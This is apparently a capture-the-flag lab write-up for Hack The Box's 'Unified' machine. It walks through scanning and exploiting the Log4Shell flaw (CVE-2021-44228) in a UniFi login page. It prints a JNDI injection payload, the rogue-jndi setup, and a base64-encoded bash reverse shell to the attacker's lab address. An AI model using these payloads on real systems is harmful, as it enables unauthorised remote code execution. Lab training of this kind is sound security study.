The Write-Up for UniFied Starting point on HTB platform.

Author: *www.saidsecurity.com*


Information about UniFied box:

Operating system: Linux
Level: Very easy
Tier: Tier II
Vulnerability: Log4J
Vulnerability summary: Exploiting Log4J vulnerability in a network appliance monitoring system called “UniFi”.
Target IP: 10.129.210.149 (can be different for you)


Vulnerability proving Phase

First, Let’s scan the target by using Nmap tool.
My classic nmap command:

```
nmap -sVC 10.129.210.149 -v
```



```
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp open  ibm-db2-admin?
8080/tcp open  http-proxy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Did not follow redirect to https://10.129.210.149:8443/manage
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 431
|     Date: Mon, 01 Jul 2024 19:55:02 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 404
|     Found</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-co
lor:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {heigh
t:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 404
|     Found</h1></body></html>
```




```
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
| ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
| Subject Alternative Name: DNS:UniFi
| Issuer: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-12-30T21:37:24
| Not valid after:  2024-04-03T21:37:24
| MD5:   e6be:8c03:5e12:6827:d1fe:612d:dc76:a919
|_SHA-1: 111b:aa11:9cca:4401:7cec:6e03:dc45:5cfe:65f6:d829
```

As above output shows, target has 4 ports open: 8080, 22, 8443, 6789.

The scan also shows that Port 8080 is http-proxy service and redirects us to Port 8443 - SSL Web server.


Let’s go to https://10.129.210.149:8443/ on our browser:



A Login page welcomes me. As Pentesters, the version number attracts us under "UniFi" logo - which is 6.4.54. You are lucky if you find any version number on the target! .
I quickly search version number on Google as '*UniFy 6.4.54 Exploit*' which reveals an article that discusses CVE-2021-44228 vulnerability for this application. The vulnerability is in the 'remember' parameter on login page.

Now, let's open BurpSuite tool to craft POST requests against the target.


Make sure Intercept is **ON** under Proxy tab on Burpsuite.
Then I sent default credintials like Admin:Admin and also marked ‘remember’ parameter:


Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request headers 14
Search
0 highlights

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	https://10.129.210.149:8443	GET	/manage/account/login?redirect=%2F...	✓								✓	10.129.210.149		16:56:43 1 Jul ...	8080	
3	https://10.129.210.149:8443	POST	/api/login	✓								✓	10.129.210.149		16:58:36 1 Jul ...	8080	


```
POST /api/login HTTP/1.1
Host: 10.129.210.149:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.129.210.149:8443/manage/account/login?redirect=%2Fmanage
Content-Type: application/json; charset=utf-8
Content-Length: 69
Origin: https://10.129.210.149:8443
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

{
  "username":"admin",
  "password":"admin",
  "remember":true,
  "strict":true
}
```

Now, Let’s send this to Repeater tab by right-clicking on it and click on ‘Send to Repeater’. Then, we can craft payload and send and get response.



```
POST /api/login HTTP/1.1
Host: 10.129.210.149:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.129.210.149:8443/manage/account/login?redirect=%2Fmanage
Content-Type: application/json; charset=utf-8
Content-Length: 69
Origin: https://10.129.210.149:8443
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

{
  "username":"admin",
  "password":"admin",
  "remember":true,
  "strict":true
}
```

We should craft our payload into 'remember' parameter.
The payload:
${jndi:ldap://{Tun0 IP Address}/whatever} in double " payload" quotes.



```
POST /api/login HTTP/1.1
Host: 10.129.210.149:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.129.210.149:8443/manage/account/login?redirect=%2Fmanage
Content-Type: application/json; charset=utf-8
Content-Length: 103
Origin: https://10.129.210.149:8443
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

{
  "username":"admin",
  "password":"admin",
  "remember":"${jndi:ldap://10.10.14.171/whatever}",
  "strict":true
}
```


```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.210.149:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Mon, 01 Jul 2024 21:11:25 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

If it responses as ‘InvalidPayload’, this shows that Application is actually vulnerable to this exploit. Another way of proving the vulnerability is to monitor network connections. I will use tcpdump tool which is the same as WireShark but works over command-line.

tcpdump command:

```
tcpdump -i tun0 port 389
```

Output after I click ‘send’ request with payload on Burpsuite:



```
┌──(root㉿kali)-[/home/kali]
└─# tcpdump -i tun0 port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:24:05.774352 IP 10.129.210.149.37898 > 10.10.14.171.ldap: Flags [S], seq 2094724115, win 64240, options [mss 1340,sackOK,TS val 3130173505 ecr
 0,nop,wscale 7], length 0
17:24:05.774393 IP 10.10.14.171.ldap > 10.129.210.149.37898: Flags [R.], seq 0, ack 2094724116, win 0, length 0
17:32:55.654971 IP 10.129.210.149.38042 > 10.10.14.171.ldap: Flags [S], seq 2159905324, win 64240, options [mss 1340,sackOK,TS val 3130703354 ecr
 0,nop,wscale 7], length 0
17:32:55.655045 IP 10.10.14.171.ldap > 10.129.210.149.38042: Flags [R.], seq 0, ack 2159905325, win 0, length 0
█
```

This output

```
17:32:55.654971 IP 10.129.210.149.38042 > 10.10.14.171.ldap: Flags [S], seq 2159905324, win 64240, options [mss 1340,sackOK,TS val 3130703354 ecr 0,nop,wscale 7], length 0
```

shows that target tries to connect back to us on LDAP 389 port.

This is another proof that application is vulnerable.

EXPLOIT PHASE

Now, We should install Open-JDK and Maven on our system to build a payload that we can send to the server and will give us Remote Code Execution on the vulnerable target.

Commands:

```
sudo apt update
sudo apt install openjdk-11-jdk -y
```

then check if Java is installed:

```
java --version
```

Open-JDK is the Java Development kit, which is used to build Java applications. Maven on the other hand is an Integrated Development Environment (IDE) that can be used to create a structured project and compile projects into jar files .

These applications will also help us use the rogue-jndi Java application, which starts a local malicious LDAP server and allows us to receive connections back from the vulnerable server and execute malicious code.

Once we have installed Open-JDK, we can install Maven. Be sure you are Root!

```
sudo apt-get install maven
```

Now, After installing all necessary packages, we can git clone https://github.com/veracode-research/rogue-jndi Java application:

```
git clone https://github.com/veracode-research/rogue-jndi
cd rogue-jndi
```

then run:

```
mvn package
```


This will create a .jar file in rogue-jndi/target/ directory called RogueJndi-1.1.jar . Now we can craft our payload to pass into the RogueJndi-1-1.jar Java application.

To use the Rogue-JNDI server we will have to craft and pass it a payload, which will be responsible for giving us a shell on the affected system. I use Base64 encoding the payload to prevent any encoding issues.

The command:

```
echo 'bash -c bash -i>&/dev/tcp/{Your IP
Address}/{A port of your choice} 0>&1'
|base64
```

Output:




```
┌──(root㉿kali)-[/home/kali/hackthebox/rogue-jndi/target]
└─# echo 'bash -c bash -i>&/dev/tcp/10.10.14.171/1818 0>&1'|base64
YmFzaCAtYyBiYXNoIC1pPiYvZGV2L3RjcC8xMC4xMC4xNC4xNzEvMTgxOCAwPiYxCg==
```

Now, Second command:

```
java -jar RogueJndi-1.1.jar --command
"bash -c {echo,Base64 code here}|{base64,-
d}|{bash,-i}" --hostname "Your tun0 IP
addr"
```

